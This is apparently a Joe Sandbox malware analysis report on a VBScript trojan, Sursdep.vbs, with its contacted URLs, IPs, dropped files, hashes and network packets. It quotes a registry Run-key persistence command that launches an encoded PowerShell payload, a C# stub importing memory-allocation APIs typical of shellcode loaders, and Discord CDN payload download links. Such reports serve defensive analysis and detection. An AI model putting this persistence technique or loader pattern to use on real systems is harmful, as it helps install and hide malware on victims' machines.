
URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://nuget.org/NuGet.exe	powershell.exe, 00000004.00000002.129538179335.0000000005F7C000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://cdn.discordapp.com/h	ielowutil.exe, 00000019.00000002.133999047327.0000000003528000.00000004.00000020.00020000.00000000.sdmp	false		high
http://geoplugin.net/json.gph	ielowutil.exe, 00000019.00000003.129502573724.000000001F1BB000.00000004.00000800.00020000.00000000.sdmp, ielowutil.exe, 00000019.00000003.130571312294.000000001F1BD000.00000004.00000800.00020000.00000000.sdmp, ielowutil.exe, 00000019.00000002.134022681912.000000001F1BE000.00000004.00000800.00020000.00000000.sdmp, ielowutil.exe, 00000019.00000003.129502441786.000000001F1BA000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000004.00000002.129525516359.000000000506C000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000004.00000002.129558832105.000000009086000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000004.00000003.129236780635.0000000009086000.00000004.00000800.00020000.00000000.sdmp	true	• 14%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000004.00000002.129525516359.000000000506C000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000004.00000002.129558832105.000000009086000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000004.00000003.129236780635.0000000009086000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://go.micro	powershell.exe, 00000004.00000003.129204299058.0000000005928000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://cdn.discordapp.com/attachments/973448455970238517/973448761017765938/tur4256ase7_ewATiEi255.	ielowutil.exe, 00000019.00000002.134001216891.0000000003608000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://contoso.com/License	powershell.exe, 00000004.00000002.129538179335.0000000005F7C000.00000004.00000800.00020000.00000000.sdmp	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://contoso.com/Icon	powershell.exe, 00000004.00000002.129538179335.0000000005F7C000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://cdn.discordapp.com/	ielowutil.exe, 00000019.00000002.133999047327.0000000003528000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://github.com/Pester/Pester	powershell.exe, 00000004.00000002.129525516359.000000000506C000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000004.00000002.129558832105.000000009086000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000004.00000003.129236780635.0000000009086000.00000004.00000800.00020000.00000000.sdmp	false		high
http://geoplugin.net/json.gpn.net/json.gp	ielowutil.exe, 00000019.00000003.130572347630.0000000003608000.00000004.00000020.00020000.00000000.sdmp, ielowutil.exe, 00000019.00000002.134001216891.0000000003608000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://geoplugin.net/json.gp0(	ielowutil.exe, 00000019.00000002.134000380791.00000000035AD000.00000004.00000020.00020000.00000000.sdmp, ielowutil.exe, 00000019.00000003.130571876426.00000000035AD000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://cdn.discordapp.com/attachments/973448911232585778/973449155060047882/Enrico-7173724.jpgA	ielowutil.exe, 00000019.00000003.130571477811.000000000356F000.00000004.00000020.00020000.00000000.sdmp, ielowutil.exe, 00000019.00000002.133999790590.0000000003570000.00000004.00000020.00020000.00000000.sdmp	false		high
http://geoplugin.net/	ielowutil.exe, ielowutil.exe, 00000019.00000003.130571810901.00000000035A3000.00000004.00000020.00020000.00000000.sdmp, ielowutil.exe, 00000019.00000003.130572347630.0000000003608000.00000004.00000020.00020000.00000000.sdmp, ielowutil.exe, 00000019.00000002.134001216891.0000000003608000.00000004.00000020.00020000.00000000.sdmp, ielowutil.exe, 00000019.00000002.134000091371.0000000003587000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://aka.ms/pscore6lB	powershell.exe, 00000004.00000002.129523730992.0000000004F11000.00000004.00000800.00020000.00000000.sdmp	false		high
http://crl.microsoft.coX	powershell.exe, 00000004.00000003.129318972278.0000000007E58000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000004.00000003.129319783919.0000000007E5B000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000004.00000002.129544998772.0000000007E5C000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://contoso.com/	powershell.exe, 00000004.00000002.129538179335.0000000005F7C000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://nuget.org/nuget.exe	powershell.exe, 00000004.00000002.129538179335.0000000005F7C000.00000004.00000800.00020000.00000000.sdmp	false		high
http://geoplugin.net/json.gposp)	ielowutil.exe, 00000019.00000003.130572347630.0000000003608000.00000004.00000020.00020000.00000000.sdmp, ielowutil.exe, 00000019.00000002.134001216891.0000000003608000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000004.00000002.129523730992.0000000004F11000.00000004.00000800.00020000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
94.130.249.123	unknown	Germany		24940	HETZNER-ASDE	false
162.159.129.233	cdn.discordapp.com	United States		13335	CLOUDFLARENETUS	false
178.237.33.50	geoplugin.net	Netherlands		8455	ATOM86-ASATOM86NL	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	624865
Start date and time: 12/05/202207:44:26	2022-05-12 07:44:26 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 15m 8s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Sursdep.vbs
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit 20H2 Native **physical Machine for testing VM-aware malware** (Office 2019, IE 11, Chrome 93, Firefox 91, Adobe Reader DC 21, Java 8 Update 301
Run name:	Suspected Instruction Hammering
Number of analysed new started processes analysed:	40

Copyright Joe Security LLC 2022

Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winVBS@32/11@2/3
EGA Information:	• Successful, ratio: 100%
HDC Information:	Failed
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .vbs • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, BackgroundTransferHost.exe, RuntimeBroker.exe, backgroundTaskHost.exe, ApplicationFrameHost.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded domains from analysis (whitelisted): wdcpalt.microsoft.com, client.wns.windows.com, tile-service.weather.microsoft.com, ctldl.windowsupdate.com, wdcp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
07:46:39	API Interceptor	37x Sleep call for process: powershell.exe modified
07:47:13	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run Fredsve2 %Filter% -w 1 $Overs3=(Get-ItemProperty -Path 'HKCU:\SOFTWARE\AppDataLow\').blseinst;%Filter% -encodedcommand($Overs3)
07:47:22	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run Fredsve2 %Filter% -w 1 $Overs3=(Get-ItemProperty -Path 'HKCU:\SOFTWARE\AppDataLow\').blseinst;%Filter% -encodedcommand($Overs3)

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\L2D128LW\json[1].json

Process:	C:\Program Files (x86)\Internet Explorer\ielowutil.exe
File Type:	HTML document, ASCII text
Category:	dropped
Size (bytes):	961
Entropy (8bit):	5.004754696721011
Encrypted:	false
SSDEEP:	12:tkEIGond6CsGkMyGWKyMPVGADAFa5HEGYArpv/mOAaNO+ao9W7iN5zzkw7d+9JSw:qtdRNuKyM80vXhNlT3/7KckVlrd
MD5:	47096F34F74DDE89FF6F38E323E0E323
SHA1:	CA048B136C51E50D2DA739F2D4CCE3854163B856
SHA-256:	4468D39B0C7A727B59A06219530A2CDDAF10CDB936A3BD458011CC7318E3261E
SHA-512:	FDDDE00BDA2CA5536990D8D3359E97DCED83A23E8F25A9785D1A7A64213C161AA1CF418DFE983B771712147F5EC8815A4AA70EEF8DC7481774DE1655D20BC4 7D
Malicious:	false
Preview:	{. "geoplugin_request":"102.129.143.39",. "geoplugin_status":200,. "geoplugin_delay":"1ms",. "geoplugin_credit":"Some of the returned data includes GeoLite data creat ed by MaxMind, available from <a href='http:\/\/www.maxmind.com'>http:\/\/www.maxmind.com<\/a>.",. "geoplugin_city":"Reston",. "geoplugin_region":"Virginia",. "geoplugin_regionCode":"VA",. "geoplugin_regionName":"Virginia",. "geoplugin_areaCode":"",. "geoplugin_dmaCode":"511",. "geoplugin_countryCode":"US",. "g eoplugin_countryName":"United States",. "geoplugin_inEU":0,. "geoplugin_euVATrate":false,. "geoplugin_continentCode":"NA",. "geoplugin_continentName":"North America",. "geoplugin_latitude":"38.9609",. "geoplugin_longitude":"-77.3429",. "geoplugin_locationAccuracyRadius":"500",. "geoplugin_timezone":"America\/Ne w_York",. "geoplugin_currencyCode":"USD",. "geoplugin_currencySymbol":"$",. "geoplugin_currencySymbol_UTF8":"$",. "geoplugin_currencyConverter":1.}

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	modified
Size (bytes):	8003
Entropy (8bit):	4.841989710132343
Encrypted:	false
SSDEEP:	192:Qxoe5GVsm5emddVFn3eGOVpN6K3bkkjo5dgkjDt4iWN3yBGHD9smqdcU6C5pOWik:7hVoGIpN6KQkj22kjh4iUxgrib4J
MD5:	677C4E3A07935751EA3B092A5E23232F
SHA1:	0BB391E66C6AE586907E9A8F1EE6CA114ACE02CD
SHA-256:	D05D82E08469946C832D1493FA05D9E44926911DB96A89B76C2A32AC1CBC931F
SHA-512:	253BCC6033980157395016038E22D3A49B0FA40AEE18CC852065423BEF773BF000EAAEB0809D0B9C4E167883288B05BA168AF0A756D6B74852778EAAA30055C2
Malicious:	false
Preview:	PSMODULECACHE.....$...z..Y...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo..... ..fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.... ....Find-Module.....Find-RoleCapability.....Publish-Script.....$...z..T...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1*.. .....Install-Script.....Save-Module.....Publish-Module.....Find-Module.....Download-Package.....Update-Module....

C:\Users\user\AppData\Local\Temp\Enrico-7173724.jpg

Process:	C:\Program Files (x86)\Internet Explorer\ielowutil.exe
File Type:	JPEG image data, Exif standard: [TIFF image data, big-endian, direntries=1, orientation=upper-left], baseline, precision 8, 601x737, frames 3
Category:	dropped
Size (bytes):	170458
Entropy (8bit):	7.948342192311438
Encrypted:	false
SSDEEP:	3072:iLgL5Xv+p9HaOf9HA4GDKWGvNcX+DF/Vnim2HVLr9Zh1:iM9699gtD+vOUhVnar9R
MD5:	2035133F43BD5B5A804CD3A0A5C3F9B9
SHA1:	5A346BA97BEEA851340EBB967AEA55888D46A518
SHA-256:	7D5936A3C2234CE4193E383F8B6978B6E8AD4E6D7F79909CA44E4BF577FF58A8
SHA-512:	58FBEC5553EF2905E69BB90EE6955B33D0F2433608A419D105CB6D95B6F5C6741B8630597EBF8AA31B58FCB7695B53796F2A77C3A26717BA17F82B084643533B
Malicious:	false

Preview:	....."Exif..MM.*.....C.....C.....Y.."....}. .....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... ....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..2..k`.B.U..(.x...+ {P..A.c2M.....3/..k.mn..s0a...kh~-.s..3G!..^m9YY.....yl.6<....Z...hU....c.j..4W.,,.....Z..m...S.3j.,.31.....r...OU.,th..B...%....c..!... .t]:.[...|.DJ.l.1.G..w.j.?.M.?...<A./.]]j.....|.. .e....o.wG<.X.....Cf.x%_p.....Y\|A..g..`.....'x+L.kX.. e..p?.....Y..G....h..<.'...o.]9-.-$...0.A}.C.2G...."F..x..zn..

C:\Users\user\AppData\Local\Temp\RES7D4D.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x492, 9 symbols
Category:	dropped
Size (bytes):	1336
Entropy (8bit):	3.9848496290820083
Encrypted:	false
SSDEEP:	24:H9im90tPfFk7H6wKTFpmfwl+ycuZhNSakS6PNnqSSd:dAtFYxKTzmo1ulSa32qSC
MD5:	4FFF8102A330685E16EFAD46D9F1FBEE
SHA1:	ED6E7E0454D224008382D1E90F3225E44DE463C4
SHA-256:	6BAC3706C76D32EC8EF833F37FE8BAE7EA59B3530066EA5311EA39D05226356E
SHA-512:	3B0BA29C8C4C2CB192C945F66E00F3E7DDCA9F3AE57F75F8C7413F0E70BEA1A02B3DD1A6C57DCC18028837ADB85BD85B2CE9AAC2F23A11FBADE06C7EBF11 6B42
Malicious:	false
Preview:	L...U.|b.....debug$S.....T.....@..B.rsrc$01.....X.....8.....@..@.rsrc$02.....P...B.....@..@.....U....c:\Users\user\AppData\Local\Temp\s4ba ywn2\CSC830A8A9781A546AA96F69D4E597CA095.TMP.....W..<..0.).$...s.....5.....C:\Users\user\AppData\Local\Temp\RES7D4D.tmp.-.<.....a..Micr osoft (R) CVTRES.].=..cwd.C:\Users\user\Desktop.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe.....0..... .H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n .f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n.... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...s.4.b.a.y.w.n.2...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i .g.h.t... ...D.....O.r.

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_tyw0l1xf.1ml.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_vtamk3f2.xsd.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp\s4baywn2\CSC830A8A9781A546AA96F69D4E597CA095.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped

Size (bytes):	652
Entropy (8bit):	3.096968019675089
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gry0ak7Ynqq6PN5Dlq5J:+RI+ycuZhNSakS6PNnqX
MD5:	5710D03C0F07309729FE2417F1AFEA73
SHA1:	65C014E79F0D574109A546C4CCA9BCDA29294B88
SHA-256:	E64678EB4682BA7103B357A32135FF9965BFE91B7CB3A5B9412E894E1A4492D7
SHA-512:	AD709EE6E61353273B1689B7AF04D96E9A9762BA5296CDF8D557B723B3885C26C8E6D5BAEADD5E62FDCC7F30946061CD127487B91524007C21103F30C542554
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...s.4.b.a.y.w.n.2...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...s.4.b.a.y.w.n.2...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\s4baywn2\s4baywn2.0.cs

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	487
Entropy (8bit):	5.236532790609796
Encrypted:	false
SSDEEP:	12:V/DGr0nHWP7xReX6Sq76zSPRHC9ftAnHCARHpWfOQAKaD:JowWPFRI6SZzSlC9ftErpWhAV
MD5:	56B3B782DBCC5028A8050646F2177FB1
SHA1:	8B819399A5BC15644D6B81D5438A7B78E34662FC
SHA-256:	A4DC022E81A07FEDD233869623B65353C72084C6C7971DA2F4A222F2C2223A3A
SHA-512:	93F796C7CA68AAA78D3EA1C35E97C1C1FC5CE13ED528856DF53BF84FD254E6D2165D0A1122F321008C1DE4EEB00B4B3AFFDB23E5A95709F42305413011BB1A8B
Malicious:	false
Preview:	.using System;..using System.Runtime.InteropServices;..public static class Hexastich1..{..[DllImport("KERNEL32")]public static extern void RtlMoveMemory(IntPtr Bagfuls51,ref Int32 Bagfuls52,int Bagfuls53);..[DllImport("ntdll.dll", EntryPoint="NtAllocateVirtualMemory")]public static extern int VA(int Hexastich6,ref Int32 Semire,int Bagfuls5,ref Int32 Hexastich,int Print8,int Hexastich7);..[DllImport("USER32")]public static extern IntPtr EnumWindows(uint Bagfuls55,int Bagfuls56);..}

C:\Users\user\AppData\Local\Temp\s4baywn2\s4baywn2.cmdline

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	371
Entropy (8bit):	5.25455351845304
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2CN23flTxJ+zxs7+AEszICN23flTgA:p37Lvkmb6KmtT2WZE7tTgA
MD5:	8349586BCBD2F1DC8B5A5B6072BEE5A9
SHA1:	F05EE0F29B8FC160F8FE0D6AB7A8856E5C297891
SHA-256:	96EC93945FD90F4335CEBBFE4046C602083AF9127F897FFEA1EF8E35D5688167
SHA-512:	6793D030E06EA85F47145BF1E29F092642117FC133079492B93DD857F77A0CEEB3F52E848D4FB42227F8C25FEF281D44E746B9116B51EB12B4DD60295542545D
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\s4baywn2\s4baywn2.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\s4baywn2\s4baywn2.0.cs"

C:\Users\user\AppData\Local\Temp\s4baywn2\s4baywn2.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.802421612316905
Encrypted:	false
SSDEEP:	48:67jblYoGZQu4yKsf9BF+1wHYT1ulSa32q:mflYoGuu4yJ11kK
MD5:	16E91BBB016E0998A4B0CEBA8CE4BD46
SHA1:	15281511A26CACC852F0EC66BE1548D85719D136
SHA-256:	12045C54701B42A700494352283FAC2326DCD0C526A78F28E28D4363743C7347

SHA-512:	AC34FA77EDFBAEB6330851738A1E0402E3A99F6B6B628130A07C44E6CE1B37C16C341A60CB286FC84CA230BC75B433B4FBE537D109C855EFD21FEA525428726 8
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...U.\|b.....!.....n$... ...@..... ....@.....$..S....@.....`..... ..... ..H.....text...t.... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....P$.....H.....P .....BSJB.....v4.0.30319.....l...X...#~.....#Strings....T.....#US.\.....#GUI D...l...\...#Blob.....G.....%3.....2.+.....K.,..... 9..... G..... J.....V....`.....j.....t..... .....$.....).!...-.....2....;.^.g.....9.....q.....J.....

C:\Users\user\AppData\Local\Temp\s4baywn2\s4baywn2.out	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	870
Entropy (8bit):	5.316835964844579
Encrypted:	false
SSDEEP:	24:KSqd3ka6KmtTHE7tTKKax5DqBVKVrdFAMBJTH:dika6PtTHE7tTKK2DcVKdBJj
MD5:	38D0C0D60E91F32A6E45AFB46A2B7CC8
SHA1:	37786C1E0C5C3BB37390317DE7E983ABDDEC7BB8
SHA-256:	A5A2957A1E83D03D70211C8C5F3B15325191E826243394A0B593928FA40F8AF7
SHA-512:	2A728C1A4B70D96C40DD91888C04C115F9973AF33DE7355FD1C7DB2489FA7BAF3100BBEBE235FDAA7DDFFE324A03557F9980EF41DDA191520219B51C469B0D 9
Malicious:	false
Preview:	.C:\Users\user\Desktop> "C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC _MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\L ocal\Temp\s4baywn2\s4baywn2.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\s4baywn2\s4baywn2.0.cs".....Microsoft (R) Visual C# Compiler version 4.8.4084.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Fra mework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming l anguage, see http://go.microsoft.com/fwlink/?LinkID=533240....

Static File Info

General

File type:	UTF-8 Unicode text, with CRLF line terminators
Entropy (8bit):	4.512652632027618
TrID:	• Visual Basic Script (13500/0) 100.00%
File name:	Sursdep.vbs
File size:	236357
MD5:	434578c759bef1db26fa7b3165ac84ad
SHA1:	df84b67b8df35a4ab8770b9f3c3f370e26b7763a
SHA256:	5439ae4fe11fe9f6f264fc0d4617eefa997719d9b65be8745d3632b2203e3557
SHA512:	ca491cccb1db8a3088bdbdc01ca134f1f3540208d671f21d644c3dbab4b62ca502fa8dbf46b19f542e9f6ffa8d464290915ba0341c807354c4971f48943e1fd8
SSDEEP:	3072:GXDrUO7/A9bLSzUFA7UqMAZ5uNIIhOD2Xq6s2mFg1:4Ho9i434Z5uCIhLXC2p1
TLSH:	5C348B0995D6C1A065DFD50DE4113988F79CF8AEFFB32DAD768309C6D0F8051AE8BA90
File Content Preview:	'elaeocar Fredni8 kildeteks SEKSEREN trknings Blomsterga Drummers5 Ramhe Tvungen Vermicleno RYGSTDINDI Kontere Abortede KRET agtetsed Midtve8 Suprac Incrus Balneaeu6 Systemrela4 NATIONER denegat Interplay Intergen dandyisms FERR ..'TVILLIN Overm7 Kvarkssu


File Icon



Icon Hash:	e8d69ece869a9ec4

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2022 07:47:10.976799011 CEST	49766	443	192.168.11.20	162.159.129.233
May 12, 2022 07:47:10.976836920 CEST	443	49766	162.159.129.233	192.168.11.20
May 12, 2022 07:47:10.977893114 CEST	49766	443	192.168.11.20	162.159.129.233
